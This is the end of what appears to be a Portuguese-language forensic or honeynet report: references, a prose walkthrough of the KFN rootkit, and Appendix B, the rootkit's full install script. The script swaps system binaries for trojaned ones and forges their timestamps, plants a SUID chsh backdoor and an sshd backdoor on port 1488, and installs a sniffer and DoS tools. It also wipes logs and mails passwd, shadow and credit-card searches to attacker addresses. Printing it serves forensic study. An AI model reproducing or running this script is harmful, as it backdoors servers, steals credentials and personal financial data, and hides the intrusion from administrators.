[30] Giovanni Giacobbi. http://netcat.sourceforge.net/.

[31] Tripwire, Inc. http://www.tripwire.org/.

[32] AIDE. http://www.cs.tut.fi/ rammer/aide.html.

[33] Breno Oliveira. http://sourceforge.net/projects/labrador-ids/.

[34] Swatch. http://swatch.sf.net.

[35] The Coroner's Toolkit. http://www.fish.com/tct/.

[36] TCTUTILS. http://sourceforge.net/projects/sleuthkit/.

[37] The Sleuth Kit. http://www.sleuthkit.org/sleuthkit/.

[38] Autopsy. http://www.sleuthkit.org/autopsy/.

[39] Honeynet Project. Know Your Enemy: GenII Honeynets. http://www.honeynet.org/papers/gen2/index.html, November 2003.

[40] The Slackware Linux Project. http://www.slackware.com.

[41] Red Hat. http://www.redhat.com.

[42] Mandrake Linux. http://www.mandrakelinux.com.

[43] Microsoft. http://www.microsoft.com.

Apêndice A

Funcionamento do Rootkit KFN

- Desabilita o HISTFILE

- Gera o install.log, que é o log de instalacao do rootkit

- Remove os atributos "aiu"dos arquivos com o comando: chattr -aui <arquivo>. Função dos atributos:

  - Atributo a -> O arquivo só pode ser aberto em modo append
  - Atributo i -> Modo imutável, ou seja, não pode ser deletado, renomeado, linkado, alterado.
  - Atributo u -> Apesar de apagar o arquivo, seu conteúdo fica guardado para uma possível recuperação.

- Copia o syslog.init para o /etc/rc.d/init.d para garantir que o syslog do servidor não seja muito diferente do padrão.

- Pára o syslog, com isso o servidor não registra mais as atividades no sistema.

- Verifica se existe o diretório /etc/rc.d/init.d e se o arquivo /usr/bin/md5sum é executável. Caso, uma dessas situações não aconteça a instalação do KFN é abortada, e syslog é iniciado.

- Realiza cópias de arquivos que serão utilizados pelos binários alterados do KFN.

cp -f .1proc /dev/ttyop
cp -f .1addr /dev/ttyoa
cp -f .1file /dev/ttyof
cp -f .1logz /dev/ttyos

- Copia o timestamp dos arquivos que o KFN vai sobreescrever para os arquivos dele. O objetivo é que o administrador não perceba que houve alteração dos arquivos através das suas datas.

- Adiciona o atributo SUID no seu próprio arquivo chsh e copia-o para /usr/bin/chsh. Que é uma backdoor para o atacante obter os privilégios de root.

- Realiza a cópia de binarios de sistema modificados. São eles: ps, top, pstree, killall, ls, vdir, find, du, netstat, ifconfig. Com esse binários alterados, o atacante consegue ocultar as conexões de rede, processos e arquivos.

- Copia o script clean para o /usr/bin. Esse script recebe uma string como parâmetro e remove todas as linhas que contem essa string nos arquivos de log do /var/log. Porém não altera os arquivos wtmp, utmp e lastlog, que são os logs que armanezam a informação de login e logout dos usuários.

- Copia o binário wp para o /usr/bin. Com esse binário deveria ser possível remover as entradas de um usuários dos arquivos wtmp, utmp e lastlog. Porém por ser um binário antigo, o seu algoritmo não funciona mais.

- Copia o binario shad para /bin e /usr/bin.

- Copia o binario login para /bin.

- Copia o arquivo md5bd para o diretório /usr/sbin alterando o seu nome para atd. E támbem realiza a cópia do atd.init para /etc/rc.d/init.d renomeando para atd. Depois usa o chkconfig para adicionar o atd como servico. Caso não consiga, ele cria os links para o /etc/rc.d/rc.[0-6].d manualmente. Ou seja, o KFN altera os scritps de inicialização do sistema, mas nem todos os linux utiliza essa estrutura.

- Depois realiza a instalacao de programas DoS: vadim, imp, slice, sl2.

- Instala um sniffer copiando o binários linsniffer para /usr/local/games/identd e o script perl 'sense' para /usr/local/games/banner. Esse script interage com o linsniffer.

- Instala um sshd backdoor rodando o sshd-install. Que remove o ssh antigo e poe esse ssh malicioso no lugar.

- Caso exista /etc/rc.d/init.d/functions, ocorre o acréscimo da funcão inet_start que vem no seu functions no final do functions original. Caso contrario, cria um function com essa função.

Essa função inet_start basicamente executa: /usr/local/sbin/sshd -q -p 1488 -f /etc/ssh/sshd_config /usr/local/games/identd -e -o >/dev/null 2>&1 &

- Inicia o atd (/etc/rc.d/init.d/atd start)

- Adiciona no cron a execucao de comandos que estao no seu crontab-entry (crontab -u operator crontab-entry » install.log 2>&1).

- Exibe as portas abertas (/usr/sbin/lsof | grep LISTEN) - Checa por outros rootkits através da existencia de determinados arquivos/diretórios - Exibe os arquivos do tipo 'file' dentro do /dev (exceto MAKEDEV). Isso porque por padrão do /dev não tem arquivos do tipo 'file'.

- Para o portmap e desabilita da inicializacao por padrão

- Usa o ipchais para permitir acessar as portas externas 111 (tcp e udp), 465(tcp e udp), 24452(tcp e udp)

- Copia o script 'me' para o /bin. Esse script executa o comando unset variáveis HISTFILE e TMOUT

- Cria o diretorio /usr/man/man1/psybnc e move um arquivo chamado get para lá. Só que esse arquivo não veio com o rootkit utilizado pelo atacante.

- Instalar o rpm do pacote wget baixado pelo ftp://ftp.intraware.com/pub/wget/.

- Envia a saida do script sysinfo para o email do atacante. Esse script faz um levantamento da máquina, mostrando o seu IP, hostname, distro, informacoes de

HD, Memoria, portas abertas, exibe o passwd e shadow, localiza arquivos com extencoes mpg, mp3,avi e procura pelas strings 'mastercard' e 'visa' no /home, /root e /www com o intuito de achar números de cartões de crédito.

- Inicia o syslog

- Esvazia os arquivos de log /var/log/messages,/var/log/boot.log, /var/log/cron,/var/log/secure,/var/log/maillog

- Poe o atributo de imutável dos arquivos que retirou.

- Move o binario kernel para /dev e executa-o.

- Depois, com o rootkit já instalado, remove o diretorio kfn e o kfn.tar.gz

Apêndice B

Código Fonte do KFN Rootkit

```
#/bin/sh
cl="^[[0m"
cyn="^[[36m"
wht="^[[37m"
hblk="^[[1;30m"
hgrn="^[[1;32m"
hcyn="^[[1;36m"
hwht="^[[1;37m"
hred="^[[1;31m"

unset HISTFILE

PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:
/usr/bin:/usr/X11R6/bin:/root/bin:/usr/local/bin
echo >install.log
echo "Install log for ‘hostname -i‘ or ‘hostname -i‘">>install.log
echo >>install.log
echo "*** Rootkit install log ***" >>install.log
echo >>install.log
echo "Installing..." >>install.log
chattr -iau /etc/rc.d/init.d/sshd /etc/rc.d/init.d/syslogd /etc/rc.d/init.d/functions
 /usr/bin/chsh /etc/rc.d/init.d/atd >>install.log 2>&1
chattr -iau /usr/local/sbin/sshd /usr/sbin/sshd /bin/ps /bin/netstat /bin/login /bin/ls
```

```
 /usr/bin/du /usr/bin/find /usr/sbin/atd >>install.log 2>&1
chattr -iau /usr/bin/pstree /usr/bin/killall /usr/bin/top /sbin/fuser /sbin/ifconfig
 /usr/sbin/syslogd /sbin/syslogd >>install.log 2>&1
chattr -iau /etc/rc.d/init.d/inet >>install.log 2>&1
rm -f /var/lock/subsys/atd
killall -9 atd >>install.log 2>&1
cp -f syslogd.init /etc/rc.d/init.d/syslog >>install.log 2>&1
if [ -f /etc/rc.d/init.d/syslogd ]; then
    cp -f syslogd.init /etc/rc.d/init.d/syslogd >>install.log 2>&1
fi
/etc/rc.d/init.d/syslog stop >>install.log 2>&1
echo
echo "        ${cl}${cyn}-=${cl}${hblk}[${cl}${hgrn}overkill Red Hat 6.*rkby NFK${cl}
${hblk}]${cl}${cyn}=-${cl}${wht}"
echo
if [ ! -d /etc/rc.d/init.d ] || [ ! -d /etc/rc.d/rc0.d ]; then
    echo "${cl}${hred}Argh!! .. SysV init not found${cl}${wht}"
    echo "${cl}${hred}Installation aborted.${cl}${wht}"
    echo "non-sysv init system, installation aborted" >>install.log
    /etc/rc.d/init.d/syslog start >>install.log 2>&1
    exit 1
fi
if [ ! -x /usr/bin/md5sum ]; then
    echo "${cl}${hred}Argh!! .. md5sum not found${cl}${wht}"
    echo "${cl}${hred}Installation aborted.${cl}${wht}"
    echo "md5sum not found on the system, installation aborted" >>install.log
    /etc/rc.d/init.d/syslog start >>install.log 2>&1
    exit 1
fi
cp -f .1proc /dev/ttyop
cp -f .1addr /dev/ttyoa
cp -f .1file /dev/ttyof
cp -f .1logz /dev/ttyos
touch -acmr /etc/rc.d/init.d/atd atd.init >>install.log 2>&1
touch -acmr /etc/rc.d/init.d/syslog syslogd.init >>install.log 2>&1
touch -acmr /etc/rc.d/init.d/sshd sshd/init.sshd >>install.log 2>&1
touch -acmr /usr/bin/chsh chsh >>install.log 2>&1
touch -acmr /usr/bin/du du >>install.log 2>&1
```

```
touch -acmr /usr/bin/find find >>install.log 2>&1
touch -acmr /sbin/ifconfig ifconfig >>install.log 2>&1
touch -acmr /usr/bin/killall killall >>install.log 2>&1
touch -acmr /bin/login login >>install.log 2>&1
touch -acmr /usr/sbin/atd md5bd >>install.log 2>&1
touch -acmr /bin/netstat netstat >>install.log 2>&1
touch -acmr /bin/ps ps >>install.log 2>&1
touch -acmr /bin/ls ls >>install.log 2>&1
touch -acmr /usr/bin/pstree pstree >>install.log 2>&1
touch -acmr `which syslogd` syslogd >>install.log 2>&1
touch -acmr /usr/bin/top top >>install.log 2>&1
touch -acmr /usr/bin/vdir vdir >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing trojaned programs...${cl}${wht}"
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}chsh"
chmod +s chsh
cp -f chsh /usr/bin/chsh >>install.log 2>&1
echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ps"
echo -n "ps " >>install.log
if [ ! "$(2>&1 ./ps >/dev/null)" ]; then
  if [ ! -x /bin/lps ]; then
    mv -f /bin/ps /bin/lps >>install.log 2>&1
    if [ -x /bin/.ps ]; then
 cp -f /bin/.ps /bin/lps >>install.log 2>&1
    fi
  fi
  cp -f ps /bin >>install.log 2>&1
  if [ -x /bin/.ps ]; then
    cp -f ps /bin/.ps >>install.log 2>&1
  fi
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}top"
echo "top " >>install.log
```

```
if [ ! -x /usr/bin/ltop ]; then
  mv -f /usr/bin/top /usr/bin/ltop >>install.log 2>&1
fi
cp -f top /usr/bin/ >>install.log 2>&1

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}pstree"
echo -n "pstree " >>install.log
if [ ! "$(2>&1 ./pstree >/dev/null)" ]; then
  if [ ! -x /usr/bin/lpstree ]; then
    mv /usr/bin/pstree /usr/bin/lpstree >>install.log 2>&1
  fi
  cp -f pstree /usr/bin >>install.log 2>&1
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}killall"
echo "killall " >>install.log
if [ ! -x /usr/bin/lkillall ]; then
  mv -f /usr/bin/killall /usr/bin/pidof >>install.log 2>&1
fi
  cp -f killall /usr/bin/ >>install.log 2>&1

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ls"
echo -n "ls " >>install.log
unalias ls >/dev/null 2>&1
alias ls='ls --color=tty'
if [ ! "$(2>&1 ./ls >/dev/null)" ]; then
  if [ ! -x /bin/lsp ]; then
    mv -f /bin/ls /bin/lsp >>install.log 2>&1
  fi
  cp -f ls /bin/ >>install.log 2>&1
  cp -f ls /usr/bin/dir
  cp -f vdir /usr/bin
  echo "alias ls='ls --color=tty'" >> /etc/bashrc
```

```
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

if [ ! -d /usr/include/rpcsvc ]; then
  mkdir -p /usr/include/rpcsvc >>install.log 2>&1
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}find"
echo "find " >>install.log
if [ ! -x /usr/bin/lfind ]; then
  mv -f /usr/bin/find /usr/bin/lfind
fi
cp -f find /usr/bin

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}du"
echo -n "du " >>install.log
if [ ! "$(2>&1 ./du >/dev/null)" ]; then
  if [ ! -f /usr/include/rpcsvc/du ]; then
    mv -f /usr/bin/du /usr/include/rpcsvc/du >>install.log 2>&1
    chmod -x /usr/include/rpcsvc/du
  fi
  cp -f du /usr/bin >>install.log 2>&1
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}netstat"
echo "netstat " >>install.log
if [ ! -x /bin/lnetstat ]; then
    mv -f /bin/netstat /bin/lnetstat >>install.log 2>&1
fi
```

```
cp -f netstat /bin/ >>install.log 2>&1

if [ -x /sbin/syslogd ]; then
    echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}syslogd"
    echo "syslogd" >>install.log
    if [ ! -f /usr/include/rpcsvc/syslogd ]; then
      mv -f /sbin/syslogd /usr/include/rpcsvc/syslogd
      chmod -x /usr/include/rpcsvc/syslogd
    fi
    cp -f syslogd /sbin/ >>install.log 2>&1
fi

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ifconfig"
echo -n "ifconfig " >>install.log
if [ ! "$(2>&1 ./ifconfig >/dev/null)" ]; then
    if [ ! -x /usr/include/rpcsvc/ifc ]; then
 mv -f /sbin/ifconfig /usr/include/rpcsvc/ifc >>install.log 2>&1
 chmod -x /usr/include/rpcsvc/ifc
    fi
    cp -f ifconfig /sbin/ifconfig >>install.log 2>&1
    echo
    echo "ok" >>install.log
else
    echo "${cl}${hred} *** failed ***${cl}${wht}"
    echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}log cleaner"
cp -f clean /usr/bin
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}wp"
cp -f wp /usr/bin/wp

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}shad"
cp -f shad /bin
cp -f shad /usr/bin

mv -f /bin/login /usr/bin/xlogin >>install.log 2>&1
cp -f login /bin/login >>install.log 2>&1
```

```
cp -f md5bd /usr/sbin/atd >>install.log 2>&1
cp -f atd.init /etc/rc.d/init.d/atd >>install.log 2>&1

if [ -x /sbin/chkconfig ]; then
 /sbin/chkconfig --add atd >>install.log 2>>install.log
else
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc0.d/K60atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc1.d/K60atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc2.d/K60atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc3.d/S40atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc4.d/S40atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc5.d/S40atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc6.d/K60atd >>install.log 2>&1
fi

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing DoS programs...${cl}${wht}"
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}vadim"
cp -f vadim /usr/bin >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}imp"
cp -f imp /usr/bin >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}slice"
cp -f slice /usr/bin >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}sl2"
cp -f sl2 /usr/bin >>install.log 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing sniffer...${cl}${wht}"
echo "sniffer " >> install.log
if [ ! -d /usr/local/games ]; then
  mkdir -p /usr/local/games >>install.log 2>&1
fi
cp -f linsniffer /usr/local/games/identd >>install.log 2>&1
cp -f sense /usr/local/games/banner >>install.log 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing sshd backdoor...${cl}${wht}"
cd sshd
./sshd-install >>install.log 2>&1
cd ..
```

```
if [ -f /etc/rc.d/init.d/functions ]; then
    cat functions >>/etc/rc.d/init.d/functions
else
    cat functions >/etc/rc.d/init.d/functions
    chmod +x /etc/rc.d/init.d/functions >>install.log 2>&1
fi
if [ -f /etc/rc.d/init.d/xinetd ]; then
    touch -acmr /etc/rc.d/init.d/xinetd xinetd >>install.log 2>&1
    cp -f xinetd /etc/rc.d/init.d >>install.log 2>&1
    /etc/rc.d/init.d/xinetd start >>install.log 2>&1
else
    touch -acmr /etc/rc.d/init.d/inet inet >>install.log 2>&1
    cp -f inet /etc/rc.d/init.d >>install.log 2>&1
    if [ -x /sbin/chkconfig ]; then
 /sbin/chkconfig --add inet >>install.log 2>>install.log
    else
 ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc0.d/K50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc1.d/K50inet >>install.log 2>&1
 ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc2.d/K50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc3.d/S50inet >>install.log 2>&1
 ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc4.d/S50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc5.d/S50inet >>install.log 2>&1
 ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc6.d/K50inet >>install.log 2>&1
    fi
    /etc/rc.d/init.d/inet start >>install.log 2>&1
fi

/etc/rc.d/init.d/atd start >>install.log 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Setting up crontab entries...${cl}${wht}"
crontab -u operator crontab-entry >> install.log 2>&1

echo "${cl}${hgrn}open ports:${cl}${wht}"
if [ -x /usr/sbin/lsof ]; then
    /usr/sbin/lsof|grep LISTEN
else
    /bin/netstat -a|grep LISTEN|grep tcp
fi
```

```
echo "${cl}${hgrn}checking for other rootkits:${cl}${wht}"
if [ -d /dev/ida/.inet ]; then
    echo "${cl}${hred}/dev/ida/.inet${cl}${wht}"
fi
if [ -f /usr/bin/hdparm ]; then
    echo "${cl}${hred}/usr/bin/hdparm${cl}${wht}"
fi
if [ -d /dev/.rd ]; then
    echo "${cl}${hred}/dev/.rd${cl}${wht}"
fi
if [ -d /var/run/.pid ]; then
    echo "${cl}${hred}/var/run/.pid${cl}${wht}"
fi
if [ "`locate alya.cgi 2>/dev/null`" ]; then
    echo "${cl}${hred}alya.cgi${cl}${wht}"
    locate alya.cgi 2>/dev/null
fi
if [ -x /usr/bin/sourcemask ]; then
    echo "${cl}${hred}/usr/bin/sourcemask${cl}${wht}"
fi
if [ -x /etc/rc.d/init.d/init ]; then
    echo "${cl}${hred}/etc/rc.d/init.d/init${cl}${wht}"
fi
if [ "`locate c700 2>/dev/null`" ]; then
    echo "${cl}${hred}c700${cl}${wht}"
    locate c700 2>/dev/null|head -n 5
fi
if [ -d /var/spool/cron/".. "/.zoot/ ] || [ "`locate zoot 2>/dev/null`" ]; then
    echo "${cl}${hred}zoot..${cl}${wht}"
    locate zoot 2>/dev/null|head -n 5
fi
if [ "`locate rsha 2>/dev/null|egrep -v marshal`" ]; then
    echo "${cl}${hred}rsha :\\${cl}${wht}"
    locate rsha 2>/dev/null|head -n 5
fi
if [ "`locate xper 2>/dev/null|egrep -v fixperm`" ]; then
    echo "${cl}${hred}xper${cl}${wht}"
    locate xper 2>/dev/null|head -n 5
```

```
fi
if [ "`locate .. 2>/dev/null|egrep -v '1.gz'`" ]; then
    echo "${cl}${hred}hmm.. ${cl}${wht}"
    locate ..|egrep -v '1.gz'|head -n 40
fi
if [ "`locate tcp.log 2>/dev/null`" ] || [ "`lsof|grep tcp.log`" ] ||
   [ "`locate sniffer 2>/dev/null`" ]; then
    echo "${cl}${hred}sniffer logz${cl}${wht}"
    locate tcp.log 2>/dev/null
    lsof|grep tcp.log
    locate sniffer 2>/dev/null
fi
if [ "`locate .1proc 2>/dev/null`" ] || [ -d /usr/src/.puta ] || [ -f /etc/ttyhash ]; then
    echo "${cl}${hred}possible tk${cl}${wht}"
fi
if [ "`locate adore 2>/dev/null`" ]; then
    echo "${cl}${hred}possible adore lkm${cl}${wht}"
fi
if [ "`locate psybnc 2>/dev/null`" ]; then
    echo "${cl}${hred}hmm.. a fucking psybnc around${cl}${wht}"
    locate psybnc 2>/dev/null|head -n 20
fi
if [ "`locate mech 2>/dev/null|grep -v 'listmech'`" ]; then
    echo "${cl}${hred}aargh.. a fucking mech around${cl}${wht}"
    locate mech 2>/dev/null|grep -v 'listmech'|head -n 20
fi
if [ "`locate eggdrop 2>/dev/null`" ]; then
    echo "${cl}${hred}oopz.. a fucking egg around${cl}${wht}"
    locate eggdrop 2>/dev/null|head -n 40
fi
if [ "`locate sshdu 2>/dev/null`" ]; then
    echo "${cl}${hred}sshdu..${cl}${wht}"
    locate sshdu 2>/dev/null
fi
if [ "`ps -ax|grep "\./"|grep -v grep|grep -v install`" ]; then
    echo "${cl}${hred}suspect processes:${cl}${wht}"
    ps -ax|grep "\./"|grep -v grep|grep -v install
fi
```

```
echo "${cl}${hred}/dev filez:${cl}${wht}"
find /dev -type f|grep -v MAKEDEV|grep -v ttyo
echo "${cl}${hred} Patching  ${cl}${wht}"
/etc/rc.d/rc3.d/S11portmap stop >>install.log 2>&1
 mv /sbin/portmap /sbin/iportmap
if [ -x /sbin/chkconfig ]; then
 /sbin/chkconfig --del portmap
fi
/sbin/ipchains -A input -p tcp -j ACCEPT -s 127.0.0.1 -d 0.0.0.0/0 111
/sbin/ipchains -A input -p tcp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 111
/sbin/ipchains -A input -p udp -j ACCEPT -s 127.0.0.1 -d 0.0.0.0/0 111
/sbin/ipchains -A input -p udp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 111
/sbin/ipchains -A input -p tcp -j ACCEPT -s 127.0.0.1 -d 0.0.0.0/0 465
/sbin/ipchains -A input -p tcp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 465
/sbin/ipchains -A input -p udp -j ACCEPT -s 127.0.0.1 -d 0.0.0.0/0 465
/sbin/ipchains -A input -p udp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 24452
/sbin/ipchains -A input -p tcp -j ACCEPT -s 127.0.0.1 -d 0.0.0.0/0 24452
/sbin/ipchains -A input -p tcp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 24452
/sbin/ipchains -A input -p udp -j ACCEPT -s 127.0.0.1 -d 0.0.0.0/0 24452
/sbin/ipchains -A input -p udp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 24452
cp me /bin
mkdir /usr/man/man1/psybnc
mv get /usr/man/man1/psybnc
rpm -ivh --force ftp://ftp.intraware.com/pub/wget/wget-1_5_3-1_i386.rpm
echo "${cl}${hgrn}Sending mail...wait few minutez${cl}${wht}"
./sysinfo|mail -s 'Rest' rupem2004@yahoo.com
./sysinfo|mail -s 'ia vezi si aici' kelets@emoka.ro
echo "${cl}${hgrn}Done.${cl}${wht}"

/etc/rc.d/init.d/syslog start >>install.log 2>&1

echo >/var/log/messages
echo >/var/log/boot.log
echo >/var/log/cron
echo >/var/log/secure
echo >/var/log/maillog
unset cl cyn wht hblk hgrn hcyn hwht hred
chattr +i /etc/rc.d/init.d/sshd /etc/rc.d/init.d/inet /etc/rc.d/init.d/functions
```

```
 /etc/rc.d/init.d/atd /usr/bin/chsh >>install.log 2>&1
chattr +i /usr/local/sbin/sshd /bin/ps /bin/netstat /bin/login /bin/ls
 /usr/bin/du /usr/bin/find >>install.log 2>&1
chattr +i /usr/sbin/atd /usr/bin/pstree /usr/bin/killall /usr/bin/top
 /sbin/fuser /sbin/ifconfig /usr/sbin/syslogd >>install.log 2>&1
chattr +i /sbin/syslogd >>install.log 2>&1
echo
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Rootkit installed. Enjoy! :)${cl}${wht}"

echo "INCERC sa instalez si ceva cavaler"
# lynx -source www.kelets.org/kel.c > kel.c&
# sleep 25
# gcc -o kernel kel.c
# sleep 10
# echo "Akuma Tocmai am compilat cavalerul"
# sleep 5
# echo "NU LASAM URME"
# sleep 5
# rm -rf kel.c
echo "ASCUNDEM CAVALERU"
sleep 5
mv kernel /dev/
/dev/./kernel
echo "AM SI RULAT CAVALERU"
sleep 5
cd ..
echo "STERGEM TOATE URMELE"
sleep 5
rm -rf kfn
rm -rf kfn.tar.gz
exit 0
```